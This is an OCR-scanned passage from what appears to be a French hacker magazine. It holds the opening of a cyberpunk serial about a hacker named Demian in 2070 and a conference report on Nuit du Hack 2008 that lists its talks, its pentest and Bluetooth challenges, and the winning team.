
[1] Les différents formats jpg sont totalement différents.
[2] Le caractère «^» signifie : «à la puissance»

La Table ASCII



« **Future Exposed** *va vous projeter en 2070, après la montée des océans. Le Monde a changé de visage et n'est plus qu'un vaste ensemble d'ilots, ayant chacun son propre régime politique. Nous nous intéresserons ici à celui qui porte le nom d'Hécaton (anciennement New-York), ville titanesque divisée en deux niveaux que tout sépare. Dirigé d'une main de fer par l'Ordre, le Niveau supérieur d'Hécaton est un espace sécuritaire et luxueux où aucun débordement n'est toléré. A l'inverse, dans le niveau inférieur d'Hécaton, tout est permis. C'est dans cette zone de non-droit où vivent un million et demi de personnes laissées pour compte et privées de la lumière du jour, que naquirent Demian et Ethan les deux frères jumeaux héros de notre récit. L'un hacker de renomé international et l'autre, lord du crime dans les bas fond d'Hécaton. Les deux frères ne se parlent plus depuis des années mais leurs destins vont se retrouver de nouveau liés, dès lors que Demian pose les pieds à Rahi, ville de Lybie où notre héros a rendez vous, pour un piratage hors du commun.»*


En 2070, les progrès technologiques ont changé la manière d'appréhender la vie au quotidien. Théoriquement la télétransportation devait rapprocher les hommes les uns des autres. Mais ce nouvel outil, parmi tant d'autres, n'a fait que creuser le fossé entre les individus de cette civilisation sur le déclin.
La race humaine s'est concentrée dans quelques mégalopoles fonctionnant en autarcie.
La température mondiale a augmenté de 8°, les eaux sont montées et les peuples ne cessent de migrer. La guerre est banalisée et la drogue couplée aux médias berce d'illusion la majeure partie des populations.




Rahi.(lybie) Centre de transfert.
Pod 333 « longitude 17°E.latitude 21°N. Jour 1- 2070 ap JC.


transfert effectué ! Centrifuge n°B4 Homo-sapiens de type caucasien.
Rien à signaler.
Ok, c'est le transfert classe sup. Tu as déjà eu les consignes, tu t'en occupes, je contrôle.
Enfin la voilà, il faut que je lui signale que votre sujet spécial dispose déjà, de l'upgrade anti virus gouv-firme, issus de la mouvance résistance sécu social.
TATATATATA, TA TATATATA,
Bienvenue au paradis de Rahi, la température de l'air est de 47°C. L'inoculation du patch* 747 CBZ s'est faite automatiquement lors du transfert.

C'est la première fois que Demian met les pieds dans cette partie du globe. L'orient c'est un des rares continents qu'il ne connaît pas. Au cours de ses différentes escapades il a pourtant eu l'occasion de se rendre à peu près partout sur la surface du globe, voguant d'un pod à un autre en se jouant des frontières. Mais il réalise en arrivant à Rahi qu'il lui reste encore quelques endroits à découvrir ici bas...


Dans les rues l'air est si chaud qu'il l'exhorte à se mettre en mode touriste...Mais Demian n'en a pas le temps. Il a rendez-vous dans moins d'une heure avec son contact, qu'il est censé retrouver au temple blanc...
- Salam malikoum, Fayen ? Bonjour l'ami tu n'as besoin de rien, un guide, un proto clic, j ai tout ce qu'il te faut là bas...même des disques vinyles...
- oui oui je connais ! Ami, argent, mais la j'ai besoin de rien...choukran...


Une demi-heure plus tard il se trouve au pied du promontoire, faisant face à un escalier de pierres aux angles arrondis par le temps...
Déterminé, il commence l'ascension de l'espèce de pyramide, franchissant tranquillement chacune des hautes marches et se rapprochant inexorablement du ciel de Rahi...


Bon, pas la peine de moisir ici, je récupère les données et vite, retour à Hecaton, enfin si les deux molosses me laissent passer.
Il passe entre les deux moines soldats sans que ceux-ci n'esquissent le moindre geste ; imperturbables comme l'étaient jadis les soldats de la Reine d'Angleterre à Buckingham Palace.
L'air est glacial. Le contraste avec la température extérieure est si extrême que Demian en frissonne.


Demian sait parfaitement que chacun des moines a ressenti sa présence.
Il s'apprête donc à rompre le silence de plomb qui règne à l'intérieur
du temple lorsqu'une des silhouettes se détache de la stèle et
avance vers lui avec la fluidité d'un courant d'air.
A suivre...

Nuit du Hack 2008

[Celelibi]

Cette année comme tous les ans, hackerzvoice (ex hackademy) a organisé une rencontre IRL. Des conférences et des challenges, de quoi passer une bonne soirée pour des passionnés et professionnels de la sécurité informatique.

Cette 6eme édition de la nuit du hack a rassemblée le 14 et 15 juin dernier pas moins d»une centaine de participants et s'est déroulée dans l'enceinte de l'école ISCIO [1] en banlieue parisienne.

Pendant que les participants arrivent, les organisateurs s'attachent à installer le matériel. Sono, vidéo projecteur, réseau wifi, réseau cablé à 18h, tout est prêt les conférences peuvent commencer.

Planning des conférences

Débuggage DS - Aluc4rd
Wifi DS - Virtualabs
Scapy - Nono2357
Exploitation kernel sous Windows - Ivanlef0u
Securité physique - Cocolitos & Virtualabs

Chaque conférences a duré; entre 30 et 60 minutes, avec
entre chacune, 15~30 minutes de pause pendant lesquels les DJ John et
Shimo ont mis l'ambiance avec un son électro.

Et c'est Aluc4rd qui commence avec sa conférence sur le débuggage de
programmes pour Nintendo DS en utilisant gdb et un émulateur de DS. Cette
conférence n'était pas prévue à la base, elle a remplacée celle sur backtrack
3 qui n'a pu avoir lieu à cause d'un empêchement de derniére minute. Un grand
merçi à Aluc4rd en tout cas pour sa prestation de haut niveau !

Ensuite c'est Virtualabs qui nous a présente les résultats actuels de ses travaux sur la console Nintendo DS. Il s'est tout particulièrement intéressé aux différentes attaques wifi possible avec cette console.

Nono2357 a ensuite présenté l'outil réseau scapy. Cet outils est capable de réaliser des choses étonnantes avec une incroyable facilité d'écriture.

C'est ensuite Ivanlef0u qui nous présente l'exploitation des vulnérabilités du noyau Windows. Et en particulier, comment, à partir de l'écriture d'un seul octet à 0 dans l'espace noyau on peut exécuter un shellcode avec les droits du noyau.

Et enfin Cocolitos nous a présenté le lockpicking, autrement dit : l'ouverture de serrure sans clefs. Il est intéressant de voir que dans la sécurité physique, comme dans la sécurité informatique, il s'agit de connaître le système en profondeur pour pouvoir détourner sa sécurité.

Il est maintenant minuit les conférences sont terminées, place aux challenges. On laisse quelques minutes aux participants pour former les équipes et s'inscrire. Certains, plutôt que de participer aux challenges, préféreront se faire la main avec les serrures de Cocolitos ; libre à eux de choisir.

Une fois les équipes formées, on explique aux challengeurs qu'il y a deux challenges séparés. Celui créé par Nono2357 consiste à scanner le réseau bluetooth, et se laisser guider.

L'autre challenge est celui d'une société fictive, qui demande aux challengeurs de sécuriser leur site web [2], il s'agit donc de pentest (test de pénétration). On apprenda par la suite que derrière ce site web se trouve un LAN qu'il faut aussi exploiter.

Les challenges commencent, les DJ John et Shimo reprennent du service et vont continuer toute la nuit.

Seule la SSH Team se lance sur le bluetooth. Les scores furent serrés un moment. Lorsque l'équipe des hamsters bélliqueux semblait dominer pour de bon, la SSH Team a enfin validée le challenge bluetooth, remportant 300 points d'un coup et passant de peu devant les hamsters.

4h30, un petit incident technique vient perturber le déroulement du challenge. En effet, une attaque a rendu inaccessible le serveur où se trouvaient les challenges.

Plus tard, les hamsters bélliqueux reprendont la tête et consolideront leur avance.

6h du matin, toutes les équipes ont arrêté de travailler sur les challenges. L'équipe des hamsters bélliqueux a donc remportée le challenge avec 560 points (cf l'encadré).

Chacun des hamster a gagné une formation au choix chez sysdream [3] dont Trance après avoir valider le plus de failles remporte la formation CEH. Bravo a eux.

Pour ceux qui veulent s'y essayer, le challenge sera remis en ligne à partir du 20/10/08 à la même adresse.

On retiendra tout de même la présence d'un individu un peu à part. Si on dit des informaticiens qu'ils sont un peu à part, un peu dans leur monde, lui est un super-informaticien.

Si d'ici 6 mois/1 an vous observez une révolution dans la société ou sur Internet, pensez à lui. ;) cf [4]

En conclusion, la Nuit du Hack, toujours égale à elle-même : des PC, de la musique, de la bière, et des geeks. Mélangez le tout, laissez macérer une nuit dans une bonne ambiance, rajoutez quelques imprévus et vous obtiendrez
une bande de geeks fatigués, mais très heureux et prêts à recommencer.


Rendez-vous l'année prochaine !!

Un grand merci à toutes les personnes présentes ce jour là !

[1] http://www.iscio.com/
[2] http://www.sysidea.com/
[3] http://www.sysdream.com
